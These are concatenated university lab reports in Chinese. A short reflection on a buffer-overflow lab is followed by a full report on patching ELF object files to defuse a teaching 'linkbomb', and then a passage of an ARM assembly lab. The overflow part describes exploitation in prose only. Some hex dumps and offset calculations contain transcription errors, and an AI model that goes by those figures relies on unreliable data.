通过本次实验，我深入了解了缓冲区溢出攻击的原理与实现，尤其是在栈结构、函数调用规则以及程序执行流程上的应用。本实验的每一阶段都让我逐步掌握了如何利用溢出修改程序运行的内存状态，以及如何构造精准的攻击字符串达到预期目标。

在实验的 `smoke` 阶段，我掌握了基础的返回地址覆盖技术，通过分析栈帧结构和利用反汇编工具精确定位目标函数地址，完成了跳转到 `smoke` 函数的任务。在 `fizz` 和 `bang` 阶段，通过修改函数参数或全局变量，进一步学习了如何控制栈上的数据以满足目标条件。这不仅加深了对程序控制流的理解，还让我意识到溢出攻击在修改全局变量或函数参数时的可怕威力。

`boom` 阶段让我认识到更高级的攻击形式，通过还原栈帧结构实现了无感攻击。完成这个阶段后，我深刻体会到栈帧在函数调用过程中的重要性，以及如何利用调试工具（如 `GDB`）验证攻击代码的效果。

总的来说，这次实验让我对缓冲区溢出攻击的基本方法和防范手段有了全面理解。同时也意识到规范化的内存管理与编程习惯的重要性。

华中科技大学

# 课程实验报告

课程名称： 计算机系统基础

实验名称： ELF 文件与程序链接

院 系： 计算机科学与技术

专业班级：

学 号：

姓 名：

指导教师：



## 一、实验目的与要求

通过修改给定的可重定位的目标文件（链接炸弹），加深对可重定位目标文件格式、目标文件的生成、以及链接的理论知识的理解。

实验环境：Ubuntu

工具：GCC、GDB、readelf、hexdump、hexedit、od 等。

## 二、实验内容

任务 链接炸弹的拆除

在二进制层面，逐步修改构成目标程序“linkbomb”的多个二进制模块（“.o 文件”），然后链接生成可执行程序，要求可执行程序运行能得到指定的效果。修改目标包括可重定位目标文件中的数据、机器指令、重定位记录等。

### 1、第1关 数据节的修改

修改二进制可重定位目标文件 phase1.o 的数据节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序，可以输出自己的学号。

### 2、第2关 简单的机器指令修改

修改二进制可重定位目标文件 phase2.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase\_2.c 中，有一个静态函数 static void myfunc( )，要求在 do\_phase 函数中调用 myfunc( )，显示信息 myfunc is called. Good!。

### 3、第3关 有参数的函数调用的机器指令修改

修改二进制可重定位目标文件 phase3.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase\_3.c 中，有一个静态函数 static void myfunc(int offset)，要求在 do\_phase 函数中调用 myfunc(pos)，将 do\_phase 的参数 pos 直接传递 myfunc，显示相应的信息。

### 4、第4关 有局部变量的机器指令修改

修改二进制可重定位目标文件 phase4.o 的代码节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序。在 phase\_4.c 中，有一个静态函数 static void myfunc(char \*s)，要求在 do\_phase 函数中调用 myfunc(s)，显示出自己的学号。

### 5、第5关 重定位表的修改

修改二进制可重定位目标文件 phase5.o 的重定位节中的内容（不允许修改代码节和数据节），使其与 main.o 链接后，生成的执行程序运行时，显示 Class Name : Computer Foundation. Teacher Name : Xu Xiangyang。

### 6、第6关 强弱符号

不准修改 main.c 和 phase6.o，通过增补一个文件，使得程序链接后，能够输出自己的学号。

```
#gcc -no-pie -o linkbomb6 main.o phase6.o phase6_patch.o
```

### 7、第7关 只读数据节的修改

修改 phase7.o 中只读数据节（不准修改代码节），使其与 main.o 链接后，能够输出自己的学号。

### 三、实验记录及问题回答

#### (1) 实验结果及操作过程记录

##### 阶段一

先运行 `gcc -no-pie main.c phase1.o -o linkbomb1 && ./linkbomb1`, 得到结果:

```
[~/ICS/imple_class/imple_class_4]
[23:53:24]→ gcc -no-pie main.c phase1.o -o linkbomb1 && ./linkbomb1
please input you stuid : U2023
your ID is : mnopqrstuvwxyz0123456789
Bye Bye !
```

发现输出字符串 `mnopq…`, 并使用 `gdb ./linkbomb1` 之后, 发现

```
0x401399 <do_phase+20> lea    0x2ce0(%rip),%rdx      # 0x404080 <buf>
0x4013a0 <do_phase+27> add    %rdx,%rax
0x4013a3 <do_phase+30> mov    %rax,%rsi
0x4013a6 <do_phase+33> lea    0xd6a(%rip),%rdi      # 0x402117
0x4013ad <do_phase+40> mov    $0x0,%eax
> 0x4013b2 <do_phase+45> call   0x4010c0 <printf@plt>
```

输出的是 `buf[]` 数组的内容, 使用 `readelf -r phase1.o` 发现

```
[~/ICS/imple_class/imple_class_4]
[00:31:06]→ readelf -r phase1.o

重定位节 '.rela.text' at offset 0x300 contains 3 entries:
偏移量 信息 类型 符号值 符号名称 + 加数
000000000017 000b00000002 R_X86_64_PC32 0000000000000000 buf - 4
000000000024 000600000002 R_X86_64_PC32 0000000000000000 .rodata - 4
00000000002e 000f00000004 R_X86_64_PLT32 0000000000000000 printf - 4
```

说明 `buf[]` 是数据段内容, 接下来使用 `hexedit phase1.o` 发现其中有 `mnopq…` 内容, 如图 1.

```
00000058 00 00 10 00 10 00 01 00 15 01 1E 1A 35 48 89 E5 10 05 EC 10 05 7D 1C 0B 15 1C 10 00 ...w.....on...n...L...
00000054 48 8D 15 00 00 00 00 48 01 D0 48 89 C6 48 8D 3D 00 00 00 00 B8 00 00 00 00 E8 00 00 H.....H..H+=.....
00000070 00 00 90 C9 C3 00 00 00 00 00 00 00 00 00 00 61 62 63 64 65 66 67 68 69 6A 6B 6C .....abcdefhijkl
0000008C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 30 31 32 33 34 35 36 37 38 39 00 00 00 00 mnopqrstuvwxyz0123456789...
000000A8 00 00 00 00 00 00 00 00 79 6F 75 72 20 49 44 20 69 73 20 3A 20 25 73 0A 00 00 47 43 .....your ID is : %s ... GC
```

图表 1 修改前 phase1.o 内容

将该段修改为学号即可, 如图 2.

```
00000070 00 00 90 C9 C3 00 00 00 00 00 00 00 00 00 61 62 63 64 65 66 67 68 69 6A 6B 6C .....abcdefhijkl
0000008C 55 32 30 32 33 31 34 36 30 37 00 78 79 7A 30 31 32 33 34 35 36 37 38 39 00 00 00 00 U202314607.xyz0123456789...
000000A8 00 00 00 00 00 00 00 00 79 6F 75 72 20 49 44 20 69 73 20 3A 20 25 73 0A 00 00 47 43 .....your ID is : %s ... GC
```

图表 2 修改后 phase1.o 内容

然后再次 `gcc -no-pie main.c phase1.o -o linkbomb1 && ./linkbomb1`, 得到目标结果

```
[~/ICS/imple_class/imple_class_4]
[00:38:26]→ gcc -no-pie main.c phase1.o -o linkbomb1 && ./linkbomb1
please input you stuid : U2023
your ID is : U2023
Bye Bye !
```

## 阶段二

使用 `gcc -no-pie main.c phase2.o -o linkbomb2 && gdb ./linkbomb2` 后，发现在 `do_phase` 中只有 `nop` 指令，因此思路是修改该 `nop` 代码节为 `call myfunc`，即可做到题设要求。

```
0x4013a1 <do_phase+5>    mov    %rsp,%rbp
0x4013a4 <do_phase+8>    mov    %edi,-0x4(%rbp)
0x4013a7 <do_phase+11>   nop
0x4013a8 <do_phase+12>   nop
0x4013a9 <do_phase+13>   nop
0x4013aa <do_phase+14>   nop
0x4013ab <do_phase+15>   nop
0x4013ac <do_phase+16>   nop
0x4013ad <do_phase+17>   nop
0x4013ae <do_phase+18>   nop
0x4013af <do_phase+19>   nop
0x4013b0 <do_phase+20>   nop
```

图表 3 `do_phase` 中全是 `nop` 指令

考虑到绝对地址会因为编译环境改变，因此考虑使用 `%rip` 计算相对地址，`objdump -d linkbomb2 > linkbomb2.dump` 之后，发现如下地址特征

```
9  0000000000401385 <myfunc>:
8   401385: f3 0f 1e fa          endbr64
7   401389: 55                  push   %rbp
6   40138a: 48 89 e5          mov    %rsp,%rbp
5   40138d: 48 8d 3d 83 0d 00 00 lea    0xd83(%rip),%rdi      # 402117 <_IO
4   401394: e8 f7 fc ff ff      call   401090 <puts@plt>
3   401399: 90                  nop
2   40139a: 5d                  pop    %rbp
1   40139b: c3                  ret
287
1  000000000040139c <do_phase>:
2   40139c: f3 0f 1e fa          endbr64
3   4013a0: 55                  push   %rbp
4   4013a1: 48 89 e5          mov    %rsp,%rbp
5   4013a4: 89 7d fc          mov    %edi,-0x4(%rbp)
6   4013a7: 90                  nop
7   4013a8: 90                  nop
```

第一个 `nop` 是 `0x4013a7`, `myfunc` 是 `0x401385`, 考虑到 `lea -0x[](%rip), %rax` 的机器码七个字节，因此 `[]` 中的偏移量为 `0x4013a7+0x7-0x401385=29`，故先 `lea -0x29(%rip), %rax` 后 `call *%rax` 即可完成目标，具体修改如下：

```
7   1129: 48 8d 05 d7 ff ff ff    lea    -0x29(%rip),%rax
8   1130: ff d0                  call   *%rax
```

图表 4 获取插入汇编代码的机器码

```

00000000  7F 45 4C 46  02 01 01 00  00 00 00 00  00 00 00 00  01 00 3E 00  01 00 00 00  00 00 00 00 .ELF.....>.....
0000001C  00 00 00 00  00 00 00 00  00 00 00 00  00 04 00 00  00 00 00 00  00 00 00 00  40 00 00 00 .....@...
00000038  00 00 40 00  10 00 0F 00  F3 0F 1E FA  55 48 89 E5  48 8D 3D 00  00 00 00 E8  00 00 00 00 ..@.....UH..H+=.....
00000054  90 5D C3 F3  0F 1E FA 55  48 89 E5 89  7D FC 48 8D  05 D7 FF FF  FF FF D0 90  90 90 90 90 .]......UH...}.H.....
00000070  90 90 90 90  90 5D C3 6D  79 66 75 6E  63 20 09 75  20 03 01 0C  0C 03 04 2E  20 47 6F 6F .....].myfunc is called. Goo
000000A0  64 21 00 00  00 00 00 00  00 47 43 43  3A 20 28 55  62 75 6E 74  75 20 39 2E d!......GCC: (Ubuntu 9.
000000B0  31 25 20 20  31 75 62 75  65 71 75 21  75 22 20 25  20 21 25 22  20 20 20 25  21 25 20 20 .....].....

```

图表 5 在 phase2.o 中定位函数位置（红）并插入机器码（蓝）

然后再次运行 `gcc -no-pie main.c phase2.o -o linkbomb2 && ./linkbomb2`

```

[~/ICS/imple_class/imple_class_4]
[01:38:17]→ gcc -no-pie main.c phase2.o -o linkbomb2 && ./linkbomb2
please input your stuid : U2023
myfunc is called. Good!
Bye Bye !

```

### 阶段三

先运行 `gcc -no-pie -g main.c phase3.o -o linkbomb3` 后，使用 `gdb linkbomb3` 查看具体运行内容，发现和阶段二有相似的情况，有一大段 nop 指令

```

0x4013ad <do_phase>    endbr64
0x4013b1 <do_phase+4>   push    %rbp
0x4013b2 <do_phase+5>   mov     %rsp,%rbp
0x4013b5 <do_phase+8>   mov     %edi,-0x4(%rbp)
0x4013b8 <do_phase+11>  nop
0x4013b9 <do_phase+12>  nop
0x4013ba <do_phase+13>  nop
0x4013bb <do_phase+14>  nop
0x4013bc <do_phase+15>  nop
0x4013bd <do_phase+16>  nop
0x4013be <do_phase+17>  nop
0x4013bf <do_phase+18>  nop
0x4013c0 <do_phase+19>  nop
0x4013c1 <do_phase+20>  nop
0x4013c2 <do_phase+21>  nop

```

并且还注意到一点，该函数有一个参数，且使用寄存器传参，其保存在 `%rdi` 中，因此，只需要用和阶段二类似的思路，直接调用 `myfunc` 即可，因为所传参数始终都在 `%rdi` 中

```

0x40130f <main+108>    mov     0x2d42(%rip),%rdx      # 0x404058 <phase>
0x401316 <main+115>    mov     -0x18(%rbp),%eax
> 0x401319 <main+118>  mov     %eax,%edi
0x40131b <main+120>    call    *%rdx

```

图表 6 函数指针为 `%rdx`，参数在 `%edi` 中

因此我们不需要针对传参进行额外的处理，因此修改思路如下：

0: 48 8d 15 c6 ff ff ff	lea    -0x3a(%rip),%rdx
7: ff d2	call   *%rdx

图表 7 插入的目标模组

修改方式同阶段二，然后再次运行 `gcc -no-pie main.c phase3.o -o linkbomb3`

&& ./linkbomb3, 得到正确结果:

```
(~/ICS/imple_class/imple_class_4)
(16:46:37)→ gcc -no-pie main.c phase3.o -o linkbomb3 && ./linkbomb3
please input you stuid : U202314607
gate 3: offset is : 12!
Bye Bye !
```

## 阶段四

先查看 myfunc(s) 的汇编代码, 如下:

```
0x401385 <myfunc>      endbr64
0x401389 <myfunc+4>    push   %rbp
0x40138a <myfunc+5>    mov    %rsp,%rbp
0x40138d <myfunc+8>    sub    $0x10,%rsp
0x401391 <myfunc+12>   mov    %rdi,-0x8(%rbp)
0x401395 <myfunc+16>   mov    -0x8(%rbp),%rax
0x401399 <myfunc+20>   mov    %rax,%rsi
0x40139c <myfunc+23>   lea    0xd74(%rip),%rdi      # 0x402117
0x4013a3 <myfunc+30>   mov    $0x0,%eax
0x4013a8 <myfunc+35>   call   0x4010c0 <printf@plt>
0x4013ad <myfunc+40>   nop
0x4013ae <myfunc+41>   leave
0x4013af <myfunc+42>   ret
```

能看出来, 该函数是通过寄存器 (即 %rdi) 传递输出字符串首地址, 因此我们只需要找到学号字符串首地址, 并将其赋值给 %rdi 后调用 myfunc(s) 即可达成目标, 使用 `gdb linkbomb4` 寻找学号字符串, 发现在主函数的 `scanf()` 附近有如下部分:

```
0x4012ef <main+76>    call   0x4010e0 <_isoc99_scanf@plt>
0x4012f4 <main+81>    lea    -0x14(%rbp),%rax
> 0x4012f8 <main+85>   mov    %rax.%rdi
0x4012fb <main+88>    call   0x4011d6 <gencookie>
0x401300 <main+93>    mov    %eax,-0x18(%rbp)
```

说明在 `scanf()` 以及 `lea` 之后, `%rax` 即为学号字符串首地址, 使用 `x/s $rax` 验证猜想:

```
(gdb) x/s $rax
0x7fffffffdf9c: "U2023      "
```

因此 `%rax` 所存的 `0x7fffffffdf9c` 即为字符串首地址, 不过考虑到绝对地址并不可靠, 且该地址存放在栈中, 因此考试使用 `%rbp` 进行间接定位, 使用栈中的地址赋值给 `%rdi`, 因此, 需要找到 `do_phase` 中, 字符串首地址所保存位置相对 `%rbp` 的偏移量, 依然使用 `gdb` 完成这个任务, 在 `do_phase()` 执行到 `nop` 时, `%rbp=0x7fffffffdf70`, 因此偏移量为 `0x7fffffffdf9c-0x6fffffffdf70=0x2c`, 因此只需要 `lea 0x2c(%rbp), %rdi` 之后, 使用和阶段二相同的方法定位并调用 `myfunc()` 即可:

0: 48 8d 7d 2c	lea    0x2c(%rbp),%rdi
4: 48 8d 15 94 ff ff ff	lea    -0x6c(%rip),%rdx
b: ff d2	call   *%rdx

图表 8 阶段四插入的机器码和汇编代码对照

在 nop 处插入之后，再次 `gcc -no-pie main.c phase4.o -o linkbomb4 && ./linkbomb4`，得到期望的输出结果：

```
(~/ICS/imple_class/imple_class_4)
(17:49:46)→ gcc -no-pie main.c phase4.o -o linkbomb4 && ./linkbomb4
please input your stuid : U2023
gate 4: your ID is : U2023      !
Bye Bye !
```

## 阶段五

该阶段需要修改重定位节，先初次运行程序，发现 `do_phase()` 中的输出内容为 `originalclass[]` 和 `originalteacher[]`

```
0x401385 <do_phase>    endbr64
0x401389 <do_phase+4>   push   %rbp
0x40138a <do_phase+5>   mov    %rsp,%rbp
0x401391 <do_phase+12>  mov    %edi,-0x4(%rbp)
0x401394 <do_phase+15>  lea    0x2d05(%rip),%rsi      # 0x4040a0 <originalclass>
0x40139b <do_phase+22>  lea    0xd75(%rip),%rdi      # 0x402117
0x4013a2 <do_phase+29>  mov    $0x0,%eax
0x4013a7 <do_phase+34>  call   0x4010c0 <printf@plt>

0x4013ac <do_phase+39>  lea    0x2d0d(%rip),%rsi      # 0x4040c0 <originalteacher>
0x4013b3 <do_phase+46>  lea    0xd6c(%rip),%rdi      # 0x402126
0x4013ba <do_phase+53>  mov    $0x0,%eax
0x4013ba <do_phase+53>  mov    $0x0,%eax
0x4013bf <do_phase+58>  call   0x4010c0 <printf@plt>

0x4013c4 <do_phase+63>  nop
```

图表 9 原始输出数据为 `originalclass`（红框）和 `originalteacher`（蓝框）

使用 `readelf -r phase5.o` 发现这两个字符数组的重定位信息：

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/imple_class_4] - [— 11月 18, 18:07]
[$] ◇ readelf -r phase5.o

重定位节 '.rela.text' at offset 0x3f8 contains 6 entries:
  偏移量 信息       类型          符号值        符号名称 + 加数
0000000000012 000d00000002 R_X86_64_PC32 0000000000000040 originalclass - 4
0000000000019 000600000002 R_X86_64_PC32 0000000000000000 .rodata - 4
0000000000023 001200000004 R_X86_64_PLT32 0000000000000000 printf - 4
000000000002a 000e00000002 R_X86_64_PC32 0000000000000060 originalteacher - 4
0000000000031 000600000002 R_X86_64_PC32 0000000000000000 .rodata + b
000000000003b 001200000004 R_X86_64_PLT32 0000000000000000 printf - 4
```

使用 `objdump -d -s phase5.o > phase5.dump` 发现了 `originalclass[]` 和 `originalteacher[]` 的位置，以及输出目标 `classname[]` 和 `teachername[]` 的定义位置：

```
10  Contents of section .data:
11  0000 436f6d70 75746572 20466f75 6e646174 Computer Foundat
12  0010 696f6e00 00000000 00000000 00000000 ion.....
13  0020 58752058 69616e67 79616e67 00000000 Xu Xiangyang....
14  0030 00000000 00000000 00000000 00000000 .....
15  0040 63207072 6f677261 6d6d696e 67000000 c programming...
16  0050 00000000 00000000 00000000 00000000 .....
17  0060 6d610000 00000000 00000000 00000000 ma.....
18  0070 00000000 .....
```

此时有了两种破解思路：

1. 直接修改重定位信息中的加数，让其通过偏移定位到目标字符串的首地址；
2. 修改重定位信息中的符号，让其通过符号定位到目标字符串的首地址。

因为题目要求只能修改重定位节内容，因此选择第一种思路，定位相对偏移量即可，在上图即可看出，初始输出字符串和目标字符串首地址偏移量均为 -0x40，因此在加数上加上这个偏移量即可实现目标。

在可重定位目标文件中定位重定位节，只需要找到 `readelf` 告诉我们的 `.rela.text` 的偏移量 `0x3f8` 即可开始对每一个重定位条目进行匹配：

```
000003F0 6E 74 66 00 00 00 00 00 00 12 00 00 00 00 00 00 00 n t f . .
00000400 02 00 00 00 0D 00 00 00 FC FF FF FF FF FF FF FF
00000410 19 00 00 00 00 00 00 00 00 02 00 00 00 06 00 00 00 .
00000420 FC FF FF FF FF FF FF FF 23 00 00 00 00 00 00 00 00 00 #
00000430 04 00 00 00 12 00 00 00 FC FF FF FF FF FF FF FF
00000440 2A 00 00 00 00 00 00 00 00 02 00 00 00 00 0E 00 00 00 *
00000450 FC FF FF FF FF FF FF 31 00 00 00 00 00 00 00 00 00 00 .
00000460 02 00 00 00 06 00 00 00 0B 00 00 00 00 00 00 00 00 00 .
00000470 3B 00 00 00 00 00 00 00 00 04 00 00 00 12 00 00 00 ;
00000480 FC FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 .
00000490 01 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图表 10 找到 phase5.o 的 `0x3f8` 位置（选中字节）

将 `originalclass-4` 的 `-4` 修改为 `-44`, `originalteacher-4` 的 `-4` 也修改为 `-44` 即可：

```
000003F0 6E 74 66 00 00 00 00 00 00 12 00 00 00 00 00 00 00 n t f . .
00000400 02 00 00 00 0D 00 00 00 BC FF FF FF FF FF FF
00000410 19 00 00 00 00 00 00 00 00 02 00 00 00 06 00 00 00 .
00000420 FC FF FF FF FF FF FF 23 00 00 00 00 00 00 00 00 00 #
00000430 04 00 00 00 12 00 00 00 FC FF FF FF FF FF FF
00000440 2A 00 00 00 00 00 00 00 00 02 00 00 00 00 00 0E 00 00 00 *
00000450 BC FF FF FF FF FF FF 31 00 00 00 00 00 00 00 00 00 00 .
00000460 02 00 00 00 06 00 00 00 0B 00 00 00 00 00 00 00 00 00 .
00000470 3B 00 00 00 00 00 00 00 00 04 00 00 00 12 00 00 00 ;
00000480 FC FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 .
00000490 01 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图表 11 划线部分为加数，全部修改为 `-44` 的十六进制

然后再次 `gcc -no-pie main.c phase5.o -o linkbomb5 && ./linkbomb5`, 获得期望：

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/imple_class_4]
[$] ◇ gcc -no-pie main.c phase5.o -o linkbomb5 && ./linkbomb5
please input your stuid : U202314607
Class Name Computer Foundation
Teacher Name Xu Xiangyang
Bye Bye !
```

## 阶段六

该阶段考察强弱符号，先 `readelf -s phase6.o` 查看 `.symtab` 内信息，发现 `myprint` 在 `COMMON` 伪节中，且是一个 `long` 类型全局变量 (`size=8, type=object`)，说明其在 `phase6.o`

中是一个未初始化的全局变量，即一个弱符号。因此思路即为定义一个强符号直接覆盖它原本的定义即可（注意：查阅资料得知，从 GCC 10.1 开始，`-fno-common` 是 GCC 的默认选项，未初始化的全局变量不再放入 COMMON 节，而是直接放入 `.bss` 段，因此即使是弱符号，在 `-fno-common` 开关开启时，也无法重复定义同名全局变量）

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/imple_class_4] - [- 11月 18, 19:
[$] ◇ readelf -s phase6.o

Symbol table '.symtab' contains 16 entries:
Num: Value      Size Type Bind Vis Ndx Name
 0: 0000000000000000 0 NOTYPE LOCAL DEFAULT UND
 1: 0000000000000000 0 FILE LOCAL DEFAULT ABS phase6.c
 2: 0000000000000000 0 SECTION LOCAL DEFAULT 1 .text
 3: 0000000000000000 0 SECTION LOCAL DEFAULT 3 .data
 4: 0000000000000000 0 SECTION LOCAL DEFAULT 4 .bss
 5: 0000000000000000 0 SECTION LOCAL DEFAULT 5 .data.rel.local
 6: 0000000000000000 0 SECTION LOCAL DEFAULT 7 .rodata
 7: 0000000000000000 0 SECTION LOCAL DEFAULT 9 .note.GNU-stack
 8: 0000000000000000 0 SECTION LOCAL DEFAULT 10 .note.gnu.property
 9: 0000000000000000 0 SECTION LOCAL DEFAULT 11 .eh_frame
10: 0000000000000000 0 SECTION LOCAL DEFAULT 8 .comment
11: 0000000000000000 8 OBJECT GLOBAL DEFAULT 5 phase
12: 0000000000000000 58 FUNC GLOBAL DEFAULT 1 do_phase
13: 0000000000000008 8 OBJECT GLOBAL DEFAULT COM myprint
14: 0000000000000000 0 NOTYPE GLOBAL DEFAULT UND _GLOBAL_OFFSET_TABLE_
15: 0000000000000000 0 NOTYPE GLOBAL DEFAULT UND puts
```

图表 12 `myprint()` 在 COMMON 节中

因此只需在 `phase6_patch.c` 中实现一个函数并将该函数指针赋值给 `myprint` 即可：



```
C phase6_patch.c ×
C phase6_patch.c > ⌂ injector()
1 void injector() {
1     puts("U2023");
2     return ;
3 }
4
5 void (*myprint)() = injector;
```

图表 13 增添的 `phase6_patch.c` 内容

然后使用 `gcc -c phase6_patch.c -o phase6_patch.o` 得到可重定位目标文件并 `gcc -no-pie main.c phase6.o phase6_patch.o -o linkbomb6 && ./linkbomb6` 即可得到预期输出：

```
[mihari@mihari-no-Laptop] - [~/ICS/imple_class/imple_class_4] - [- 11月 18, 19:
[$] ◇ gcc -no-pie main.c phase6.o phase6_patch.o -o linkbomb6 && ./linkbomb6
please input your stuid : U2023
U2023
Bye Bye !
```

## 阶段七

该阶段要求只能修改 .rodata，先 readelf -x .rodata phase7.o 查看 .rodata 节，如下：

```
[mihari@mihari-no-Laptop] - [/ICS/imple_class/imple_class_4] -
[$] ◇ readelf -x .rodata phase7.o
```

“.rodata”节的十六进制输出：

```
0x00000000 47617465 20373a20 55323032 32313233 Gate 7: U2022123
0x00000010 343500 45.
```

因此只需要在 hexedit 中修改字符串 202212345 为 2023 [ ] 即可。

00000064	00 00 00 00	47 61 74 65	20 37 3A 20	55 32 30 32 33	....Gate 7: U2023:
00000078	00 00	47 43 43 3A	20 28 55 62	75 6E 74 75 20 39 2E 34	.GCC: (Ubuntu 9.4
0000008C	2E 30 2D 31	75 62 75 6E	74 75 31 7E	32 30 2E 30 34 2E 32 29	.0-1ubuntu1~20.04.2)
000000A0	20 39 2E 34	2E 30 00 00	04 00 00 00	10 00 00 00 05 00 00 00	9.4.0.....

然后再 gcc -no-pie main.c phase7.o -o linkbomb7 && ./linkbomb7 即可得到期望：

```
[mihari@mihari-no-Laptop] - [/ICS/imple_class/imple_class_4] -
[$] ◇ gcc -no-pie main.c phase7.o -o linkbomb7 && ./linkbomb7
please input your stuid : U2023
Gate 7: U2023
Bye Bye !
```

## (2) 描述修改各个文件的基本思想

详见 (1) 各个部分。

## 四、体会

通过本次实验，我对二进制文件、链接过程以及目标文件的构成有了更深入的理解。在完成链接炸弹的拆除任务中，我不仅学会了如何操作和修改可重定位目标文件，还熟悉了各种二进制操作工具（如 readelf、hexdump、GDB 等）在分析和修改目标文件中的应用。

在 第 1 关 中，修改数据节让我体会到如何通过调整二进制文件中的数据部分，影响程序输出。接下来的 第 2 关 和 第 3 关 让我理解了如何通过修改机器指令，改变程序的控制流和函数调用。通过这些任务，我深入学习了目标文件的结构以及如何利用二进制分析工具反汇编、修改和调试代码。

在 第 4 关 中，涉及到局部变量的修改，进一步加深了我对栈帧和函数调用过程的理解。而在 第 5 关 的重定位表修改任务中，我了解了链接器如何通过重定位处理符号地址，进而修改程序的行为。 第 6 关 和 第 7 关 则涉及到了符号的强弱类型以及只读数据节的修改，这让我认识到符号解析、动态链接和静态链接在实际开发中的重要性。

整体来说，本次实验让我深入了解了链接过程、二进制文件结构和符号解析等关键概念，提升了我的逆向分析能力和程序调试能力。

华中科技大学

# 课程实验报告

课程名称： 计算机系统基础

实验名称： ARM 指令系统的理解

院 系： 计算机科学与技术

专业班级：

学 号：

姓 名：

指导教师：



## 一、实验目的与要求

通过在 ARM 虚拟环境下调试执行程序，了解 ARM 的指令系统。

实验环境：ARM 虚拟实验环境 QEMU

工具：gcc, gdb 等

## 二、实验内容

任务 1、C 与汇编的混合编程

任务 2、内存拷贝及优化实验

程序及操作方法 见 <ARM 实验任务.pdf>

## 三、实验记录及问题回答

### (1) 实验任务的实验结果记录

任务 1、C 与汇编的混合编程

**步骤一** 实现主程序 sum.c，并在代码中声明函数 add()，其中用 extern 关键字表 add() 函数是“外部的”，它告诉编译器：

1. add() 函数的定义（实现）在其他文件中，而不是在当前文件中；
2. 当前文件只需要知道 add() 的返回类型和参数类型以正确调用它，不需要知道具体实现；

因此声明语句为 **extern int add(int num);** 整个 sum.c 函数如图：

```
[root@localhost ~]# cat sum.c
#include <stdio.h>

extern int add(int num);

int main() {
    int i, sum;
    scanf("%d", &i);
    sum = add(i);
    printf("sum=%d\n", sum);
    return 0;
}
```

**步骤二** 在 add.s 中使用汇编实现 add() 函数。实现如图：

```
[root@localhost ~]# cat add.s
.global add
add:
    ADD  x1,x1,x0
    SUB  x0,x0,#1
    CMP  x0,#0
    BNE  add
    MOV  x0,x1
    RET
```

其中 **.global add** 表示声明全局函数，后接函数名。

逐语句分析：

第一行 **add:** 一个标签，用于标识该函数的起始位置。

第二行 **add x1,x1,x0:** **add** 的格式为 **add <目标寄存器>, <源寄存器 1>, <源寄存器 2>**，将 **<源寄存器 1>** 和 **<源寄存器 2>** 的值相加，结果放入 **<目标寄存器>** 中。

第三行 **sub x0,x0,#1:** **sub** 的格式与 **add** 相似，其中出现的**#1** 可类比为 **x86** 中的**\$1**，表示立即数。

第四行 **cmp x0,#0:** 即比较 **x0** 和**#0** 的大小，并修改标志寄存器。

第五行 **bne add:** 可类比为 **x86** 下的 **jne add**，条件跳转。

第六行 **mov x0,x1:** 将寄存器 **x1** 的值复制到寄存器 **x0** 中，即将返回值保存在 **x0**，此时 **x0** 与 **x86** 构架下的**%rax** 相似。

### 步骤三 使用 gcc 编译生成可执行文件

**bash** 中输入 **gcc sum.c add.s -o sum** 后，会在当前目录生成可执行文件 **sum**，在 **bash** 中输入 **./sum** 后执行，向终端输入 **100**，程序输出 **1+2+...+100** 的结果 **5050**。运行结果如图：

```
[root@localhost ~]# gcc sum.c add.s -o sum
[root@localhost ~]# ./sum
100
sum=5050
```

### 步骤四 将汇编内嵌入 C 语言文件中，得到 builtin.c 文件

C 语言支持内嵌汇编语言，基本格式为 **\_\_asm\_\_ \_\_volatile\_\_ (“asm code”:output:input:clobber)**，按照格式内嵌汇编后的 builtin.c 如图：

```
[root@localhost ~]# cat builtin.c
#include <stdio.h>
int main() {
    int val;
    scanf("%d", &val);
    __asm__ __volatile__(
        "add:\n"
        "ADD x1,x1,x0\n"
        "SUB x0,x0,#1\n"
        "CMP x0,#0\n"
        "BNE add\n"
        "MOV x0,x1\n"
        :"=r"(val)
        :"0"(val)
        :
    );
    printf("sum is %d\n", val);
    return 0;
}
```

嵌入部分参数的说明：

第二个部分 **“=r”(val):** **=** 表示这是一个输出操作数（只写）。编译器会将汇编指令的结果存储在 **val** 中。**r** 表示寄存器约束，即要求编译器将结果放在一个通用寄存器中（如 **R0, R1** 等寄存器），而不是内存中。**(val)** 是操作数变量，指向 **val** 这个变量，用于将汇编代码

的执行结果存储到 C 语言中的 `val` 变量中。

第三个部分“`0(val)`”：`0` 表示这是一个约束代码，指的是输出操作数列表中的第一个操作数。这个约束告诉编译器，此输入操作数与第一个输出操作数（编号为 `0`）使用相同的寄存器。`(val)` 表示对应的变量 `val`，这个变量将作为输入传递给汇编代码。

然后在 `bash` 中输入 `gcc builtin.c -o builtin` 后，使用 `./builtin` 运行程序，得到测试结果如图

```
[root@localhost ~]# gcc builtin.c -o builtin
[root@localhost ~]# ./builtin
100
sum is 5050
```

### 任务 2、内存拷贝及优化实验

## 一、基础代码

### 步骤一 创建 `time.c` 文件

考虑在主函数中使用 `clock()` 函数来计算时间差，从而求得代码运行时间，具体的 `time.c` 实现如下：

```
[root@localhost ~]# cat -n time.c
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3 #include <time.h>
 4 #define len 60000000
 5 char src[len], dst[len];
 6 long int len1 = len;
 7 extern void memcpy(char* dst, char* scr, long int len1);
 8 int main() {
 9     struct timespec t1, t2;
10     int i, j;
11     for (i = 0; i < len - 1; ++i)
12         src[i] = 'a';
13     src[i] = 0;
14     clock_gettime(CLOCK_MONOTONIC, &t1);
15     memcpy(dst, src, len1);
16     clock_gettime(CLOCK_MONOTONIC, &t2);
17     printf("memcpy time is %11u ns\n", t2.tv_nsec - t1.tv_nsec);
18     return 0;
19 }
```

图表 1 `time.c` 文件的实现

### 步骤二 创建 `copy.s` 文件

在 `copy.s` 中使用汇编实现 `memcpy()` 函数，如下：

```
[root@localhost ~]# cat copy.s -n
